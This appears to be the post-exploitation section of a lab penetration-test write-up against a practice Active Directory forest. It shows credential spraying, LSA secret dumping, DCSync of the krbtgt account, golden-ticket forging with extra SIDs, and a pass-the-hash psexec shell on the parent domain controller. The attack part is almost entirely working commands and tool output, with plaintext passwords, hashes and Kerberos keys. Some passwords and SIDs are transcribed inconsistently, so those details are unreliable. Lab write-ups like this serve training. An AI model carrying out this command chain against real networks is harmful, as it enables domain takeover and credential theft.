

## 5. Post-Exploitation

### Initial Access of the newly accessible network

```
`#nmap -sn 192.168.98.0/24
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-20 16:03 IST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 1.46% done; ETC: 16:04 (0:01:07 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 1.46% done; ETC: 16:05 (0:02:15 remaining)
Nmap scan report for warfare.corp (192.168.98.2)
Host is up (0.53s latency).
Nmap scan report for 192.168.98.15
Host is up (1.0s latency).
Nmap scan report for 192.168.98.30
Host is up (1.0s latency).
Nmap scan report for child.warfare.corp (192.168.98.120)
Host is up (0.55s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 37.57 seconds
```

Remember this credential we found earlier in firefox files:

```
http://192.168.98.30/admin/index.php?user=john@child.warfare.corp&pass=User1@#$$%6
```

Creds:

Username: john

Password: User1@#\$\$%6

Let's spray the discovered credentials in the network using crackmapexec toolkit.

```
`# vim targets.txt
```

```
cat targets.txt
192.168.98.2
192.168.98.15
192.168.98.30
192.168.98.120
```

```
`#crackmapexec --verbose smb targets.txt -u john -p 'User1@#$$%6'
```

```
File Actions Edit View Help
openVPN NMAP Nigolo Client Nigolo Server python3 -m http.server 8899 NMAP 2nd net root@Attacker/home/kali/Desktop

DEBUG Running
DEBUG:root:Started thread poller
DEBUG Started thread poller
DEBUG:root:Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
DEBUG:root:Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG:root:Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
SMB 192.168.98.2 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:warfare.corp) (signing:True) (SMBv1:False)
SMB 192.168.98.120 445 CDC [*] Windows 10 / Server 2019 Build 17763 x64 (name:CDC) (domain:child.warfare.corp) (signing:True) (SMBv1:False)
SMB 192.168.98.30 445 MGMT [*] Windows 10 / Server 2019 Build 17763 x64 (name:MGMT) (domain:child.warfare.corp) (signing:False) (SMBv1:False)
DEBUG:root:Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
SMB 192.168.98.2 445 DC01 [-] warfare.corp\john:User1@#$$%6 STATUS_LOGON_FAILURE (The attempted logon is invalid. This is either due to a bad username or authentication information.)
DEBUG:root:Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG:root:add_credential(credtype=plaintext, domain=CHILD, username=john, password=User1@#$$%6, groupid=None, pillaged_from=None) => 1
DEBUG add_credential(credtype=plaintext, domain=CHILD, username=john, password=User1@#$$%6, groupid=None, pillaged_from=None) => 1
SMB 192.168.98.120 445 CDC [+] child.warfare.corp\john:User1@#$$%6
DEBUG:root:Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
DEBUG:root:add_credential(credtype=plaintext, domain=CHILD, username=john, password=User1@#$$%6, groupid=None, pillaged_from=None) => None
DEBUG add_credential(credtype=plaintext, domain=CHILD, username=john, password=User1@#$$%6, groupid=None, pillaged_from=None) => None
SMB 192.168.98.30 445 MGMT [+] child.warfare.corp\john:User1@#$$%6 (Pwn3d!)
DEBUG:root:Stopped thread poller
DEBUG Stopped thread poller

home/kali/Desktop took 14s with root@Attacker at 03:49:46 PM
```

Perfect! User **John** is a local administrator at “192.168.98.30” machine, the name is “MGMT”

Now, let's dump the LSA (Authentication Handler & Secrets Manager) process using crackmapexec toolkit, it utilizes impacket's module secretsdump for the same

```
`#crackmapexec --verbose smb 192.168.98.30 -u john -p 'User1@#$$%6' --lsa
```

```
DEBUG Looking into NL$1
SMB 192.168.98.30 445 MGMT CHILD.WARFARE.CORP/john:$DCC2$10240#john#9855312d42ee254a7334845613120e61: (2025-01-17 14:47:56+00:00)
DEBUG:impacket:Looking into NL$2
DEBUG Looking into NL$2
SMB 192.168.98.30 445 MGMT CHILD.WARFARE.CORP/corpmngr:$DCC2$10240#corpmngr#7fd50bbab99e8ea7ae9c1899f6dea7c6: (2025-06-23 09:56:19+00:00)
DEBUG:impacket:Looking into NL$3
DEBUG Looking into NL$3
DEBUG:impacket:Looking into NL$4
DEBUG Looking into NL$4
DEBUG:impacket:Looking into NL$5
DEBUG Looking into NL$5
DEBUG:impacket:Looking into NL$6
DEBUG Looking into NL$6
DEBUG:impacket:Looking into NL$7
DEBUG Looking into NL$7
DEBUG:impacket:Looking into NL$8
DEBUG Looking into NL$8
DEBUG:impacket:Looking into NL$9
DEBUG Looking into NL$9
DEBUG:impacket:Looking into NL$10
DEBUG Looking into NL$10
INFO:impacket:Dumping LSA Secrets
DEBUG Dumping LSA Secrets
DEBUG:impacket:Looking into $MACHINE.ACC
DEBUG Looking into $MACHINE.ACC
INFO:impacket:$MACHINE.ACC
DEBUG $MACHINE.ACC
SMB 192.168.98.30 445 MGMT CHILD\MGMT$:aes256-cts-hmac-sha1-96:344c70047ade222c4ab35694d4e3e36de556692f02ec32fa54d3160f36246eec
SMB 192.168.98.30 445 MGMT CHILD\MGMT$:aes128-cts-hmac-sha1-96:aa5b3d84614911fe611eafbd6a613baaf
```

To recap:

\*) Validated Credentials

Username: john

Password: User1@#\$\$%6

Domain: child.warfare.corp

Host: 192.168.98.30 (Hostname: MGMT)

Access: Local Administrator (Pwn3d!)

### \*) Dumped Cached Logon Hashes

CHILD.WARFARE.CORP/john:DCC2\$10240#john#9855312d42ee254a7334845613120e61

CHILD.WARFARE.CORP/corpmngr:DCC2\$10240#corpmngr#7fd50bbab99e8ea7ae9c1899f6dea7c6

### \*) Machine Account Hashes (CHILD\MGMT\$)

aes256-cts-hmac-sha1-96:

344c70047ade222c4ab35694d4e3e36de556692f02ec32fa54d3160f36246eec

aes128-cts-hmac-sha1-96: aa5b3d84614911fe611eafbda613baaf

des-cbc-md5: 6402e0c20b89d386

NTLM: aad3b435b51404eeaad3b435b51404ee:0f5fe480dd7eaf1d59a401a4f268b563

### \*) DPAPI Secrets (Data Protection API keys)

dpapi\_machinekey: 0x34e3cc87e11d51028ffb38c60b0afe35d197627d

dpapi\_userkey: 0xb890e07ba0d31e31c758d305c2a29e1b4ea813a5

### \*) NLKM:

df885acfa168074cc84de093af76093e726cd092e9ef9c72d6fe59c6cbb70382

d896c9569b67dcdac871dd77b96916c8c1187d40c118474c481ddf62a7c04682

## AND we got the clear-text credentials of the user "corpmngr"

```
INFO:impacket: SC_SNMPTRAP
DEBUG _SC_SNMPTRAP
SMB 192.168.98.30 445 MGMT corpmngr@child.warfare.corp:User4&*
SMB 192.168.98.30 445 MGMT [+] Dumped 10 LSA secrets to /root/.cme/logs/MGMT_192.168.98.30_2025-08-23_160702.secrets and /root/.cme/
logs/MGMT_192.168.98.30_2025-08-23_160702.cached
DEBUG:root:Stopped thread poller
DEBUG Stopped thread poller
```

### Creds: (MGMT Machine)

- Username: corpmngr
- Password: User4&&

Again, let's spray the credentials in the network using the new creds

`#crackmapexec --verbose smb targets.txt -u corpmngr -p 'User4&&'

```
SMB 192.168.98.30 445 MGMT [*] Windows 10 / Server 2019 Build 17763 x64 (name:MGMT) (domain:child.warfare.corp) (signing:False) (SMB
v1:False)
SMB 192.168.98.2 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:warfare.corp) (signing:True) (SMBv1:Fals
e)
SMB 192.168.98.120 445 CDC [*] Windows 10 / Server 2019 Build 17763 x64 (name:CDC) (domain:child.warfare.corp) (signing:True) (SMBv1
:False)
DEBUG:root:Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.30: Error while reading from remote
DEBUG:root:add_credential(credtype=plaintext, domain=CHILD, username=corpmngr, password=User4&*6*, groupid=None, pillaged_from=None) => 2
DEBUG add_credential(credtype=plaintext, domain=CHILD, username=corpmngr, password=User4&*6*, groupid=None, pillaged_from=None) => 2
SMB 192.168.98.30 445 MGMT [+] child.warfare.corp\corpmngr:User4&*6*
DEBUG:root:Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.2: Error while reading from remote
SMB 192.168.98.2 445 DC01 [-] warfare.corp\corpmngr:User4&*6* STATUS_LOGON_FAILURE (The attempted logon is invalid. This is either
due to a bad username or authentication information.)
DEBUG:root:Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG Error creating SMBv1 connection to 192.168.98.120: Error while reading from remote
DEBUG:root:add_credential(credtype=plaintext, domain=CHILD, username=corpmngr, password=User4&*6*, groupid=None, pillaged_from=None) => None
DEBUG add_credential(credtype=plaintext, domain=CHILD, username=corpmngr, password=User4&*6*, groupid=None, pillaged_from=None) => None
SMB 192.168.98.120 445 CDC [+] child.warfare.corp\corpmngr:User4&*6* (Pwn3d!)
DEBUG:root:Stopped thread poller
DEBUG Stopped thread poller
```

--> We got working creds as local **Administrator** in the **CDC** machine at **192.168.98.120**


### Creds: (CDC Machine)

- Username: corpmngr
- Password: User4&&

Since we know the machine name & the domain, let's update the same on our hosts file.

```
``#vim /etc/hosts
```


```
192.168.98.2 warfare.corp dc01.warfare.corp
192.168.98.120 child.warfare.corp cdc.child.warfare.corp
```



```
cat /etc/hosts
127.0.0.1    localhost
127.0.0.1    localhost Attacker
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
192.168.98.2 warfare.corp dc01.warfare.corp
192.168.98.120 child.warfare.corp cdc.child.warfare.corp
```

Since we are local administrator in the Child DC (.120), let's extract the hash of **KRB TGT** (Ticket Grant Ticket) account using impacket secretsdump script. We will forge a **KRB TGS** (Golden Ticket) to compromise the Parent DC (.2)

```
``#impacket-secretsdump -debug child/corpmngr:'User4&&'@cdc.child.warfare.corp -just-dc-user 'child\krbtgt'
```



```
impacket-secretsdump -debug child/corpmngr:'User4&&'@cdc.child.warfare.corp -just-dc-user 'child\krbtgt'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[*] Calling DRSCrackNames for child\krbtgt
[*] Calling DRSGetNCChanges for {1c0a5a45-4b61-4bdd-adfc-92982f35601d}
[*] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=krbtgt,CN=Users,DC=child,DC=warfare,DC=corp
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e57dd34c1871b7a23fb17a77dec9b900:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Finished processing and printing user's hashes, now printing supplemental information
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2
krbtgt:aes128-cts-hmac-sha1-96:806d6ea798a9626d3ad00516dd6968b5
krbtgt:des-cbc-md5:ba0b49b6b6455885
[*] Cleaning up ...
```

```
[+] Decrypting hash for user: CN=krbtgt,CN=Users,DC=child,DC=warfare,DC=corp
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e57dd34c1871b7a23fb17a77dec9b900:::
:
...
[*] Kerberos keys grabbed
```

```
krbtgt:aes256-cts-hmac-sha1-  
96:ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2
```

We will now perform SID Extraction using lookupsid python script.

Child Grabbing:

```
# impacket-lookupsid child/corpmngr:'User4&*&*'@child.warfare.corp
```

Parent Grabbing:

```
# impacket-lookupsid child/corpmngr:'User4&*&*'@warfare.corp
```

Child SID Found:

```
home/kali/Desktop  took 34s  
impacket-lookupsid child/corpmngr:'User4&*&*'@warfare.corp  
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
[*] Brute forcing SIDs at warfare.corp  
[*] StringBinding ncacn_np:warfare.corp[\pipe\lsarpc]  
[*] Domain SID is: S-1-5-21-3375883379-808943238-3239386119 Child SID  
498: WARFARE\Enterprise Read-only Domain Controllers (SidTypeGroup)  
500: WARFARE\Administrator (SidTypeUser)  
501: WARFARE\Guest (SidTypeUser)  
502: WARFARE\krbtgt (SidTypeUser)
```

Parent SID Found:

```
home/kali/Desktop  
impacket-lookupsid child/corpmngr:'User4&*&*'@warfare.corp  
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
[*] Brute forcing SIDs at warfare.corp  
[*] StringBinding ncacn_np:warfare.corp[\pipe\lsarpc]  
[*] Domain SID is: S-1-5-21-3375883379-808943238-3239386119 Parent SID
```

For now, here's what we have:

- krbtgt aes256 Hash  
ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2
- Parent SID : S-1-5-21-3375883379-808943238-3239386119
- Child SID : S-1-5-21-3754860944-83624914-1883974761

We will forge golden ticket using ticketer as follows and then set the ccache file to the environment variable :

```
# impacket-ticketer -domain child.warfare.corp -aesKey  
ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2 -domain-sid S-1-  
5-21-3754860944-83624914-1883974761 -groups 516 -user-id 1106 -extra-sid S-1-5-21-  
3375883379-808943238-3239386119-516,S-1-5-9 'corpmngr' # export  
KRB5CCNAME=corpmngr.ccache
```



```
home/kali/Desktop
impacket-ticketer -domain child.warfare.corp -aesKey ad8c273289e4c511b4363c43c08f9a5aff06f8fe002c10ab1031da11152611b2 -domain-sid S-1-5-21-3754860944-8362-4914-1883974761 -groups 516 -user-id 1106 -extra-sid S-1-5-21-3375883379-808943238-3239386119-516,S-1-5-9 'corpmngr'
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[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for child.warfare.corp/corpmngr
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncAsRepPart
[*] Saving ticket in corpmngr.ccache

home/kali/Desktop
export KRB5CCNAME=corpmngr.ccache
```

Request Service Ticket using the ccache file & export:

```
home/kali/Desktop
impacket-getST -spn 'CIFS/dc01.warfare.corp' -k -no-pass child.warfare.corp/corpmngr -debug
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Using Kerberos Cache: corpmngr.ccache
[+] Returning cached credential for KRBTGT/CHILD.WARFARE.CORP@CHILD.WARFARE.CORP
[+] Using TGT from cache
[+] Username retrieved from CCache: corpmngr
[+] Getting ST for user
[+] Trying to connect to KDC at CHILD.WARFARE.CORP:88
[+] Trying to connect to KDC at WARFARE.CORP:88
[+] Saving ticket in corpmngr@CIFS_dc01.warfare.corp@WARFARE.CORP.ccache

home/kali/Desktop
export KRB5CCNAME=corpmngr@CIFS_dc01.warfare.corp@WARFARE.CORP.ccache
```

Parent Domain Controller Takeover:

`# impacket-secretsdump -k -no-pass dc01.warfare.corp -just-dc-user 'warfare\Administrator' -debug

```
home/kali/Desktop
impacket-secretsdump -k -no-pass dc01.warfare.corp -just-dc-user 'warfare\Administrator' -debug
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Using Kerberos Cache: corpmngr@CIFS_dc01.warfare.corp@WARFARE.CORP.ccache
[+] Domain retrieved from CCache: CHILD.WARFARE.CORP
[+] Returning cached credential for CIFS/DC01.WARFARE.CORP@WARFARE.CORP
[+] Using TGS from cache
[+] Changing sname from CIFS/dc01.warfare.corp@WARFARE.CORP to CIFS/DC01.WARFARE.CORP@CHILD.WARFARE.CORP and hoping for the best
[+] Username retrieved from CCache: corpmngr
[+] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[+] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Calling DRSCrackNames for warfare\Administrator
[+] Calling DRSGetNCChanges for {17446816-c072-445e-ac9b-c0e28630bed6}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=Administrator,CN=Users,DC=warfare,DC=corp
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b2ab0552928c8399da5161a9eb7fd283 :::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Finished processing and printing user's hashes, now printing supplemental information
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:b8844cc6622c448c9b9f657e7a67ad7f9f26fa2c1c7520b7f1ad28389c6fdb91
Administrator:aes128-cts-hmac-sha1-96:cea9408d32669cad4f2938252928b38d
Administrator:des-cbc-md5:614ce65740c8b0a8
[*] Cleaning up ...
```

- [+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
- [+] Using Kerberos Cache: corpmngr@CIFS\_dc01.warfare.corp@WARFARE.CORP.ccache
- [+] Domain retrieved from CCache: CHILD.WARFARE.CORP
- [+] Returning cached credential for CIFS/DC01.WARFARE.CORP@WARFARE.CORP
- [+] Using TGS from cache
- [+] Changing sname from CIFS/dc01.warfare.corp@WARFARE.CORP to CIFS/DC01.WARFARE.CORP@CHILD.WARFARE.CORP and hoping for the best
- [+] Username retrieved from CCache: corpmngr

```

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Calling DRSCrackNames for warfare\Administrator
[+] Calling DRSGetNCChanges for {17446816-c072-445e-ac9b-c0e28630bed6}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=Administrator,CN=Users,DC=warfare,DC=corp
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b2ab0552928c8399da5161a9eb7fd283:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Finished processing and printing user's hashes, now printing supplemental information
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:b8844cc6622c448c9b9f657e7a67ad7f9f26fa2c1c7520b7f1ad28389c6fdb91
Administrator:aes128-cts-hmac-sha1-96:cea9408d32669cad4f2938252928b38d
Administrator:des-cbc-md5:614ce65740c8b0a8
[*] Cleaning up...

```

Let's access with Administrator credentials the **Parent DC (dc01)**

```

`# impacket-psexec -debug 'warfare/Administrator@dc01.warfare.corp' -hashes
aad3b435b51404eeaad3b435b51404ee:b2ab0552928c8399da5161a9eb7fd283

```

```

home/kali/Desktop 1 x with root@Attacker at 04:55:41 AM
impacket-psexec -debug 'warfare/Administrator@dc01.warfare.corp' -hashes aad3b435b51404eeaad3b435b51404ee:b2ab0552928c8399da5161a9eb7fd283
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] StringBinding ncacn_np:dc01.warfare.corp[\pipe\svctl]
[*] Requesting shares on dc01.warfare.corp.....
[*] Found writable share ADMIN$
[*] Uploading file ukIJcIji.exe
[*] Opening SVCManager on dc01.warfare.corp.....
[*] Creating service SEFY on dc01.warfare.corp.....
[*] Starting service SEFY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
dc01

```